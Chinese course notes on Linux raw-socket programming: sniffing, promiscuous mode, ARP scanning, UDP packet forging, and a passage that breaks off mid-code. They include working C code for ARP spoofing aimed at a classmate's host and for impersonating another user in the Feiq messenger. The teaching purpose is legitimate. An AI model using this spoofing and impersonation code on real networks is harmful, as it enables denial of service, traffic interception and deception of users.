

知识点1【原始套接字】（了解）

1、创建原始套接字

知识点2【收数据】（了解）

案例：网络数据分析

知识点3【混杂模式】（了解）

知识点4【发送链路层帧数据】（了解）

知识点5【扫描局域网的mac】（了解）

1、arp报文

2、获取指定IP的mac

3、扫描局域网的所有mac

4、arp欺骗

知识点6【原始套接字发送udp消息】（了解）

1、发送udp普通消息

1、以太网的头

2、IP报文头结构体

3、udp头部结构体

4、伪头部

知识点7【飞秋伪装】（了解）

知识点8【信息窃取】（了解）

知识点1【原始套接字】（了解）

在链路层 发送自定义的帧数据 也可以进行数据的分析、伪装等。

1、创建原始套接字

```
1 头文件:
2 #include <sys/socket.h>
3 #include <netinet/ether.h>
```

PF_PACKET: 链路层编程

SOCK_RAW: 原始套接字


ETH_P_ALL: 收发所有帧数据

```
1 int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
```

知识点2【收数据】（了解）

recvfrom进行原始数据的收:

```
1 unsigned char buf[1500]="";
2 int len = recvfrom(sockfd, buf, sizeof(buf), 0, NULL, NULL);
```



原始套接字程序必须sudo运行。

1、创建原始套接字

2、recvfrom接收帧数据

案例：网络数据分析

```
1 #include <stdio.h>
2 #include <sys/socket.h>
3 #include <netinet/ether.h>
4 #include <arpa/inet.h>
5 int main(int argc, char const *argv[])
6 {
7     int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
8     printf("sockfd =%d\n", sockfd);
9
10    //接收数据
11    while(1)
12    {
```

```

13     unsigned char buf[1500]="";
14     int len = recvfrom(sockfd, buf, sizeof(buf), 0, NULL, NULL);
15     //分析mac报文
16     char src_mac[18]="";
17     char dst_mac[18]="";
18     sprintf(dst_mac, "%02x:%02x:%02x:%02x:%02x:%02x", \
19     buf[0], buf[1], buf[2], buf[3], buf[4], buf[5]);
20     sprintf(src_mac, "%02x:%02x:%02x:%02x:%02x:%02x", \
21     buf[0+6], buf[1+6], buf[2+6], buf[3+6], buf[4+6], buf[5+6]);
22     unsigned short mac_type = 0;
23     mac_type = ntohs( *(unsigned short *)(buf+12));
24     printf("%s-->%s:", src_mac, dst_mac);
25     if(mac_type == 0x0800)
26     {
27         printf("IP报文\n");
28         unsigned char *ip_p = buf+14;
29         //0x45
30         int ip_head_len = ((*ip_p)&0x0f)*4;
31         char src_ip[16]="";
32         char dst_ip[16]="";
33         inet_ntop(AF_INET, (void *)(ip_p+12), src_ip, 16);
34         inet_ntop(AF_INET, (void *)(ip_p+16), dst_ip, 16);
35
36         printf("\t%s--->%s:", src_ip, dst_ip);
37         char ip_type = *(ip_p+9);
38         if(ip_type == 1)
39         {
40             printf("ICMP报文\n");
41         }
42         else if(ip_type == 2)
43         {
44             printf("IGMP报文\n");
45         }
46         else if(ip_type == 6)
47         {
48             printf("TCP报文\n");
49             unsigned char *tcp_p = buf+14+ip_head_len;
50             printf("\t%hu--->%hu:", ntohs(*
(unsigned short *)tcp_p), \
51             ntohs(*(unsigned short *)(tcp_p+2)));

```

```

52
53         int tcp_head_len = ((* (tcp_p+12))>>4)*4;
54         //应用数据
55         printf("%s\n", tcp_p+tcp_head_len);
56     }
57     else if(ip_type == 17)
58     {
59         printf("UDP报文\n");
60         unsigned char *udp_p = buf+14+ip_head_len;
61         printf("\t%hu--->%hu:", ntohs(*
(unsigned short *)udp_p),\
62             ntohs(*(unsigned short *) (udp_p+2)));
63         //应用数据
64         printf("%s\n", udp_p+8);
65     }
66     else{
67         printf("未知报文\n");
68     }
69
70 }
71 else if(mac_type == 0x0806)
72 {
73     printf("ARP报文\n");
74 }
75 else if(mac_type == 0x8035)
76 {
77     printf("RARP报文\n");
78 }
79 else
80 {
81     printf("未知报文\n");
82 }
83 }
84
85 close(sockfd);
86 return 0;
87 }

```

知识点3 【混杂模式】（了解）

普通模式：帧数据的目的mac地址 必须是目的网卡或广播mac

- 1、指一台机器的网卡能够接收所有经过它的数据包，而不论其目的地址是否是它。
 - 2、一般计算机网卡都工作在非混杂模式下，如果设置网卡为混杂模式需要root权限
- linux设置混杂模式：

- 1、设置混杂模式：ifconfig eth0 promisc
- 2、取消混杂模式：ifconfig eth0 -promisc

代码设置：

```
struct ifreq ethreq;
strncpy(ethreq.ifr_name, "eth0", IFNAMSIZ);
if(ioctl(sock_raw_fd, SIOCGIFFLAGS, &ethreq) != 0) //获取eth0网络接口标志
{
    perror("ioctl");
    close(sock_raw_fd);
    exit(-1);
}
ethreq.ifr_flags |= IFF_PROMISC;
if(ioctl(sock_raw_fd, SIOCSIFFLAGS, &ethreq) != 0) //设置eth0网络接口标志
{
    perror("ioctl");
    close(sock_raw_fd);
    exit(-1);
}
```

1. 获取网络接口标志

2. 设置网络接口标志

知识点4 【发送链路层帧数据】（了解）



```
1 sendto(sock_raw_fd, msg, msg_len, 0, (struct sockaddr*)&sll, sizeof(sll));
```

注意：

- 1、sock_raw_fd: 原始套接字
- 2、msg: 发送的消息（封装好的协议数据）帧数据
- 3、msg_len: 帧数据的实际长度
- 4、sll: 本机网络接口，指发送的数据应该从本机的哪个网卡出去，而不是以前的目的地

址

本机接口：

```
1 #include <netpacket/packet.h>
```

```
2 struct sockaddr_ll sll;
```

```
2 struct sockaddr_ll
3 {
4     unsigned short int sll_family; /*一般为PF_PACKET*/
5     unsigned short int sll_protocol; /*上层协议*/
6     int sll_ifindex; /*接口类型*/
7     unsigned short int sll_hatype; /*报头类型*/
8     unsigned char sll_pkttype; /*包类型*/
9     unsigned char sll_halen; /*地址长度*/
10    unsigned char sll_addr[8]; /*MAC地址*/
11 };
```

通过ioctl来获取网络接口地址

```
1 #include <sys/ioctl.h>
2 int ioctl(int fd, int request, void *)
```

```
1 #include <net/if.h>
2 struct ifreq;
3 IFNAMSIZ 16
```

```
18 struct ifreq ethreq; //网络接口地址
19 strncpy(ethreq.ifr_name, "eth0", IFNAMSIZ); //指定网卡名称
20 if(-1 == ioctl(sock_raw_fd, SIOCGIFINDEX, &ethreq)) //获取网络接口
21 {
22     perror("ioctl");
23     close(sock_raw_fd);
24     exit(-1);
25 }
26
27 struct sockaddr_ll sll;
28 bzero(&sll, sizeof(sll));
29 sll.sll_ifindex = ethreq.ifr_ifindex;
30
31 int len = sendto(sock_raw_fd, msg, sizeof(msg), 0, \
32 (struct sockaddr*)&sll, sizeof(sll));
```

1. 获取网络接口


2. 给sll赋值

3. 发送

知识点5 【扫描局域网的mac】（了解）

1、arp报文

广播请求，对方单播应答。



2、获取指定IP的mac

```

1 #include <stdio.h>
2 #include <sys/socket.h> //socket
3 #include <netinet/ether.h> //ETH_P_ALL
4 #include <sys/ioctl.h> //ioctl
5 #include <net/if.h> //struct ifreq
6 #include <string.h> //strncpy
7 #include <netpacket/packet.h> //struct sockaddr_ll
8 #include <arpa/inet.h> //inet_ntop
9
10 int Sendto(int sockfd, unsigned char *msg, int len, char *name)
11 {
12     //获取网络接口类型
13     struct ifreq ethreq;
14     strncpy(ethreq.ifr_name, name, IFNAMSIZ);
15     ioctl(sockfd, SIOCGIFINDEX, &ethreq);
16     //定义一个网络接口变量
17     struct sockaddr_ll sll;
18     bzero(&sll, sizeof(sll));
19     sll.sll_ifindex = ethreq.ifr_ifindex;
20     len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
21     return len;
22 }
23
24 int main(int argc, char const *argv[])
25 {
26     //创建原始套接字

```

```

27     int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
28
29     //组包
30     unsigned char msg[1500]={
31         /*-----以太网mac头-----14B-----*/
32         0xff,0xff,0xff,0xff,0xff,0xff,/*目的mac地址*/
33         0x00,0x0c,0x29,0x6e,0x18,0x47,/*源mac地址*/
34         0x08,0x06, /*arp报文*/
35         /*-----arp报文-----28B-----*/
36         0x00,0x01,/*硬件类型*/
37         0x08,0x00,/*协议类型*/
38         6,/*硬件地址长度*/
39         4,/*协议地址长度*/
40         0x00,0x01,/*arp选项1表示请求*/
41         0x00,0x0c,0x29,0x6e,0x18,0x47,/*源mac地址*/
42         10,9,21,201,/*源IP*/
43         0x00,0x00,0x00,0x00,0x00,0x00,/*目的mac地址*/
44         10,9,21,244/*目的IP*/
45     };
46
47     //发送报文
48     Sendto(sockfd, msg, 42, "eth0");
49
50     //接收arp应答
51     while(1)
52     {
53         unsigned char buf[1500]="";
54         int len = recvfrom(sockfd, buf,sizeof(buf), 0, NULL, NULL);
55         //判断是否是arp应答
56         unsigned short op = ntohs(*(unsigned short *)(buf+20));
57         if(op != 2)
58             continue;
59         else//arp应答到来
60         {
61             char src_mac[18]="";
62             sprintf(src_mac, "%02x:%02x:%02x:%02x:%02x:%02x", \
63             buf[22],buf[23],buf[24],buf[25],buf[26],buf[27]);
64             char src_ip[16]="";
65             inet_ntop(AF_INET, (void *)(buf+28), src_ip, 16);
66             printf("%s---->%s\n", src_ip, src_mac);

```



```

67         break;
68     }
69 }
70
71 close(sockfd);
72 return 0;
73 }

```

A terminal window titled 'edu@edu: ~/work/net/day05' showing the execution of a program. The program outputs two IP addresses and their corresponding MAC addresses: 10.9.21.211 with MAC 3c:7c:3f:5f:60:7c, and 10.9.21.244 with MAC 00:e0:4c:78:d8:12. The terminal also shows the compilation of '01_arp.c' using 'gcc' and the execution of the resulting binary 'a.out' with 'sudo'.

```

edu@edu:~/work/net/day05$ sudo ./a.out
10.9.21.211---->3c:7c:3f:5f:60:7c
^C
edu@edu:~/work/net/day05$ gcc 01_arp.c
edu@edu:~/work/net/day05$ sudo ./a.out
10.9.21.244---->00:e0:4c:78:d8:12
edu@edu:~/work/net/day05$

```

3、扫描局域网的所有mac

```

1 #include <stdio.h>
2 #include <sys/socket.h> //socket
3 #include <netinet/ether.h> //ETH_P_ALL
4 #include <sys/ioctl.h> //ioctl
5 #include <net/if.h> //struct ifreq
6 #include <string.h> //strncpy
7 #include <netpacket/packet.h> //struct sockaddr_ll
8 #include <arpa/inet.h> //inet_ntop
9 #include <pthread.h>
10 int Sendto(int sockfd, unsigned char *msg, int len, char *name)
11 {
12     //获取网络接口类型
13     struct ifreq ethreq;
14     strncpy(ethreq.ifr_name, name, IFNAMSIZ);
15     ioctl(sockfd, SIOCGIFINDEX, &ethreq);
16     //定义一个网络接口变量
17     struct sockaddr_ll sll;
18     bzero(&sll, sizeof(sll));
19     sll.sll_ifindex = ethreq.ifr_ifindex;
20     len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
21     return len;
22 }

```

```

23 void *recv_fun(void *arg)
24 {
25     int sockfd = *(int *)arg;
26     //接收arp应答
27     while(1)
28     {
29         unsigned char buf[1500]="";
30         int len = recvfrom(sockfd, buf, sizeof(buf), 0, NULL, NULL);
31         //判断是否是arp应答
32         unsigned short op = ntohs(*(unsigned short *)(buf+20));
33         if(op != 2)
34             continue;
35         else//arp应答到来
36         {
37             char src_mac[18]="";
38             sprintf(src_mac, "%02x:%02x:%02x:%02x:%02x:%02x", \
39                 buf[22], buf[23], buf[24], buf[25], buf[26], buf[27]);
40             char src_ip[16]="";
41             inet_ntop(AF_INET, (void *)(buf+28), src_ip, 16);
42             printf("%s---->%s\n", src_ip, src_mac);
43         }
44     }
45 }
46 return NULL;
47 }
48 int main(int argc, char const *argv[])
49 {
50     //创建原始套接字
51     int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
52
53     pthread_t tid;
54     pthread_create(&tid, NULL, recv_fun, &sockfd);
55     pthread_detach(tid);
56
57     int i=0;
58     for ( i = 0; i < 255; i++)
59     {
60         //组包
61         unsigned char msg[1500]={
62             /*-----以太网mac头-----14B-----*/

```

```
63         0xff, 0xff, 0xff, 0xff, 0xff, 0xff, /*目的mac地址*/
64         0x00, 0x0c, 0x29, 0x6e, 0x18, 0x47, /*源mac地址*/
65         0x08, 0x06, /*arp报文*/
66         /*-----arp报文-----28B-----*/
67         0x00, 0x01, /*硬件类型*/
68         0x08, 0x00, /*协议类型*/
69         6, /*硬件地址长度*/
70         4, /*协议地址长度*/
71         0x00, 0x01, /*arp选项1表示请求*/
72         0x00, 0x0c, 0x29, 0x6e, 0x18, 0x47, /*源mac地址*/
73         10, 9, 21, 201, /*源IP*/
74         0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /*目的mac地址*/
75         10, 9, 21, i, /*目的IP*/
76     };
77
78     //发送报文
79     Sendto(sockfd, msg, 42, "eth0");
80 }
81
82
83     sleep(10);
84     pthread_cancel(tid);
85
86     close(sockfd);
87     return 0;
88 }
```

```
edu@edu: ~/work/net/day05
10.9.21.209---->f0:76:1c:e7:b7:1a
10.9.21.250---->44:ef:bf:49:39:e9
10.9.21.213---->00:0c:29:cf:8e:8f
10.9.21.64---->00:0c:29:19:2e:9f
10.9.21.244---->00:e0:4c:78:d8:12
10.9.21.125---->e4:11:5b:59:03:6b
10.9.21.175---->00:0c:29:e4:8d:a1
10.9.21.147---->00:0c:29:a7:dc:e3
10.9.21.215---->00:0c:29:d8:04:1a
10.9.21.239---->8c:16:45:8b:9f:33
10.9.21.184---->00:0c:29:4d:ee:db
10.9.21.200---->00:0c:29:eb:8d:d0
10.9.21.46---->00:0e:c6:85:8b:10
10.9.21.140---->00:0c:29:b8:dc:e2
10.9.21.226---->9c:5c:8e:13:c1:9b
10.9.21.197---->00:0c:29:3e:14:5b
10.9.21.1---->50:6f:77:89:ad:97
10.9.21.203---->00:0c:29:26:c4:43
10.9.21.206---->00:0c:29:88:7b:5a
10.9.21.235---->8c:16:45:dc:3f:b0
10.9.21.234---->00:0c:29:6e:6f:3b
10.9.21.183---->00:0c:29:5d:87:4f
10.9.21.201---->00:0c:29:6e:18:47
edu@edu:~/work/net/day05$
```

4、arp欺骗

让lh的网关的mac全为00

src_ip:网关的IP 10.9.21.1

src_mac:网关的mac全为0

dst_ip:lh的IP 211

dst_mac:0x3c,0x7c,0x3f,0x5f,0x60,0x7c

```
1 #include <stdio.h>
2 #include <sys/socket.h>//socket
3 #include <netinet/ether.h>//ETH_P_ALL
4 #include <sys/ioctl.h>//ioctl
5 #include <net/if.h>//struct ifreq
6 #include <string.h>//strncpy
7 #include <netpacket/packet.h>//struct sockaddr_ll
8 #include <arpa/inet.h>//inet_ntop
9
10 int Sendto(int sockfd, unsigned char *msg, int len, char *name)
11 {
12     //获取网络接口类型
```

```

13     struct ifreq ethreq;
14     strncpy(ethreq.ifr_name, name, IFNAMSIZ);
15     ioctl(sockfd, SIOCGIFINDEX, &ethreq);
16     //定义一个网络接口变量
17     struct sockaddr_ll sll;
18     bzero(&sll, sizeof(sll));
19     sll.sll_ifindex = ethreq.ifr_ifindex;
20     len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
21     return len;
22 }
23
24 int main(int argc, char const *argv[])
25 {
26     //创建原始套接字
27     int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
28
29     //组包
30     unsigned char msg[1500]={
31         /*-----以太网mac头-----14B-----*/
32         0x3c,0x7c,0x3f,0x5f,0x60,0x7c,/*目的mac地址*/
33         0x00,0x00,0x00,0x00,0x00,0x00,/*源mac地址*/
34         0x08,0x06, /*arp报文*/
35         /*-----arp报文-----28B-----*/
36         0x00,0x01,/*硬件类型*/
37         0x08,0x00,/*协议类型*/
38         6,/*硬件地址长度*/
39         4,/*协议地址长度*/
40         0x00,0x02,/*arp选项2表示请求*/
41         0x00,0x00,0x00,0x00,0x00,0x00,/*源mac地址*/
42         10,9,21,1,/*源IP*/
43         0x3c,0x7c,0x3f,0x5f,0x60,0x7c,/*目的mac地址*/
44         10,9,21,211/*目的IP*/
45     };
46
47     int i=0;
48     for ( i = 0; i < 5; i++)
49     {
50         /* code */
51         //发送报文

```



```

52     Sendto(sockfd, msg, 42, "eth0");
53     sleep(5);
54 }
55
56
57
58
59
60     close(sockfd);
61     return 0;
62 }
63

```

知识点6【原始套接字发送udp消息】（了解）

1、发送udp普通消息



1、以太网的头

struct ether_header

所在位置:#include <net/ethernet.h> （首选）

```

struct ether_header
{
    u_int8_t ether_dhost[ETH_ALEN]; /* 目的MAC地址 */
    u_int8_t ether_shost[ETH_ALEN]; /* 源MAC地址 */
    u_int16_t ether_type;           /* 帧类型 */
};

```

2、IP报文头结构体

struct iphdr; //所在位置:/usr/include/netinet/ip.h #include <netinet/ip.h>


```
struct iphdr
{
#ifdef __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4; /*首部长度 */
    unsigned int version:4; /*版本 */
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4; /*版本 */
    unsigned int ihl:4; /*首部长度 */
#else
    # error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos; /*服务类型 */
    u_int16_t tot_len; /*总长度 */
    u_int16_t id; /*标识 */
    u_int16_t frag_off; /*标志、片偏移 */
    u_int8_t ttl; /*生存时间 */
    u_int8_t protocol; /*协议 */
    u_int16_t check; /*首部校验和 */
    u_int32_t saddr; /*源地址 */
    u_int32_t daddr; /*源地址 */
    /*The options start here. */
};
```

3、udp头部结构体

struct udphdr; //所在位置:/usr/include/netinet/udp.h #include <netinet/udp.h>

```
struct udphdr
{
    u_int16_t source; /*源端口号 */
    u_int16_t dest; /*目的端口号*/
    u_int16_t len; /*长度 */
    u_int16_t check; /*校验和 */
};
```

4、伪头部



```

1 #include <stdio.h>
2 #include <sys/socket.h> //socket
3 #include <netinet/ether.h> //ETH_P_ALL
4 #include <sys/ioctl.h> //ioctl
5 #include <net/if.h> //struct ifreq
6 #include <string.h> //strncpy
7 #include <netpacket/packet.h> //struct sockaddr_ll
8 #include <arpa/inet.h> //inet_ntop
9 #include <net/ethernet.h> //struct ether_header
10 #include <netinet/ip.h> //struct iphdr
11 #include <netinet/udp.h> //struct udphdr
12 typedef struct
13 {
14     unsigned int saddr;
15     unsigned int daddr;
16     unsigned char flags;
17     unsigned char type;
18     unsigned short len;
19 } WEI;
20
21 unsigned short checksum(unsigned short *buf, int len)
22 {
23     int nword = len / 2;
24     unsigned long sum;
25
26     if (len % 2 == 1)
27         nword++;

```



```

28     for (sum = 0; nword > 0; nword--)
29     {
30         sum += *buf;
31         buf++;
32     }
33     sum = (sum >> 16) + (sum & 0xffff);
34     sum += (sum >> 16);
35     return ~sum;
36 }
37 int Sendto(int sockfd, unsigned char *msg, int len, char *name)
38 {
39     //获取网络接口类型
40     struct ifreq ethreq;
41     strncpy(ethreq.ifr_name, name, IFNAMSIZ);
42     ioctl(sockfd, SIOCGIFINDEX, &ethreq);
43     //定义一个网络接口变量
44     struct sockaddr_ll sll;
45     bzero(&sll, sizeof(sll));
46     sll.sll_ifindex = ethreq.ifr_ifindex;
47     len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
48     return len;
49 }
50
51 int main(int argc, char const *argv[])
52 {
53     //创建原始套接字
54     int sockfd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
55
56     //获取要发送的数据
57     char data[128] = "";
58     fgets(data, sizeof(data), stdin);
59     data[strlen(data) - 1] = 0;
60
61     //udp的应用数长度必须是偶数
62     int data_len = strlen(data) + strlen(data) % 2;
63
64     //mac准备
65     unsigned char src_mac[6] = {0x00, 0x0c, 0x29, 0x6e, 0x18, 0x47}; //ubuntu的mac

```

```


66     unsigned char dst_mac[6] = {0x3C, 0x7C, 0x3F, 0x5F, 0x60, 0x7C}; //w
in10的mac
67
68     //组包
69     unsigned char buf[1500] = "";
70     //组mac头
71     struct ether_header *eth_hd = (struct ether_header *)buf;
72     memcpy(eth_hd->ether_dhost, dst_mac, 6);
73     memcpy(eth_hd->ether_shost, src_mac, 6);
74     eth_hd->ether_type = htons(0x0800); //IP报文
75
76     //组IP报文头
77     struct iphdr *ip_hd = (struct iphdr *) (buf + 14); //跳过以太网头
78     ip_hd->version = 4; //IPv4
79     ip_hd->ihl = 5; //IP头部为20字节
80     ip_hd->tos = 0; //服务类型
81     ip_hd->tot_len = htons(20 + 8 + data_len); //IP的总长度
82     ip_hd->id = htons(0); //标识
83     ip_hd->frag_off = htons(0); //片偏移
84     ip_hd->ttl = 128; //生命周期
85     ip_hd->protocol = 17; //udp协议
86     ip_hd->check = htons(0); //IP首部校
验? ? ? ? ?
87     ip_hd->saddr = inet_addr("10.9.21.201"); //ubuntu的IP
88     ip_hd->daddr = inet_addr("10.9.21.211"); //win10的IP
89     //校验IP头部
90     ip_hd->check = checksum((unsigned short *)ip_hd, 20);
91
92     //组UDP头
93     struct udphdr *udp_hd = (struct udphdr *) (buf + 14 + 20);
94     udp_hd->source = htons(7777); //源端口
95     udp_hd->dest = htons(8000); //目的端口
96     udp_hd->len = htons(8 + data_len); //udp总长度 (udp头部长度+数据长度)
97     udp_hd->check = htons(0); //udp校验? ? ? ? ? ? ? ?
98     //将应用数据放入buf中
99     memcpy(buf + 14 + 20 + 8, data, data_len);
100
101     //udp校验
102     //定义一个伪头部
103     unsigned char wei_buf[512] = "";
104     //给伪头部赋值

```

```

105     WEI *p = (WEI *)wei_buf;
106     p->saddr = inet_addr("10.9.21.201");
107     p->daddr = inet_addr("10.9.21.211");
108     p->flags = 0;
109     p->type = 17;
110     p->len = htons(8 + data_len);
111     //在伪头部后面追加udp头部+data
112     memcpy(wei_buf + 12, udp_hd, 8 + data_len);
113     //对wei_buf进行校验
114     udp_hd->check = checksum((unsigned short *)wei_buf, 12 + 8 + data_len);
115
116     Sendto(sockfd, buf, 14 + 20 + 8 + data_len, "eth0");
117
118     close(sockfd);
119     return 0;
120 }

```



知识点7 【飞秋伪装】（了解）

用户A 伪装B 给用户C发信息。

lh伪装凡序给昊田发信息

1、src:凡序 dst: 昊田

2、获取凡序的飞秋信息

1 上线

1 **1:1:1h:1h:1:1h**

1 版本:包编号:用户名:主机名:命令字:附加消息

1 1_lbt6_0#131#F0761CE7B71A#0#0#0#4001#9:1621069039:Administrator:SD-202102
27SGAT:6291459:孟凡序

32聊天信息:

```
1 1_lbt6_0#131#F0761CE7B71A#0#0#0#4001#9:1621069039:Administrator:SD-202102
27SGAT:32:i love you
```

```

1 #include <stdio.h>
2 #include <sys/socket.h> //socket
3 #include <netinet/ether.h> //ETH_P_ALL
4 #include <sys/ioctl.h> //ioctl
5 #include <net/if.h> //struct ifreq
6 #include <string.h> //strncpy
7 #include <netpacket/packet.h> //struct sockaddr_ll
8 #include <arpa/inet.h> //inet_ntop
9 #include <net/ethernet.h> //struct ether_header
10 #include <netinet/ip.h> //struct iphdr
11 #include <netinet/udp.h> //struct udphdr
12 typedef struct
13 {
14     unsigned int saddr;
15     unsigned int daddr;
16     unsigned char flags;
17     unsigned char type;
18     unsigned short len;
19 } WEI;
20
21 unsigned short checksum(unsigned short *buf, int len)
22 {
23     int nword = len / 2;
24     unsigned long sum;
25
26     if (len % 2 == 1)
27         nword++;
28     for (sum = 0; nword > 0; nword--)
29     {
30         sum += *buf;
31         buf++;
32     }
33     sum = (sum >> 16) + (sum & 0xffff);
34     sum += (sum >> 16);
35     return ~sum;
36 }
37 int Sendto(int sockfd, unsigned char *msg, int len, char *name)
38 {
39     //获取网络接口类型

```

```

40     struct ifreq ethreq;
41     strncpy(ethreq.ifr_name, name, IFNAMSIZ);
42     ioctl(sockfd, SIOCGIFINDEX, &ethreq);
43     //定义一个网络接口变量
44     struct sockaddr_ll sll;
45     bzero(&sll, sizeof(sll));
46     sll.sll_ifindex = ethreq.ifr_ifindex;
47     len = sendto(sockfd, msg, len, 0, (struct sockaddr *)&sll, sizeof(sll));
48     return len;
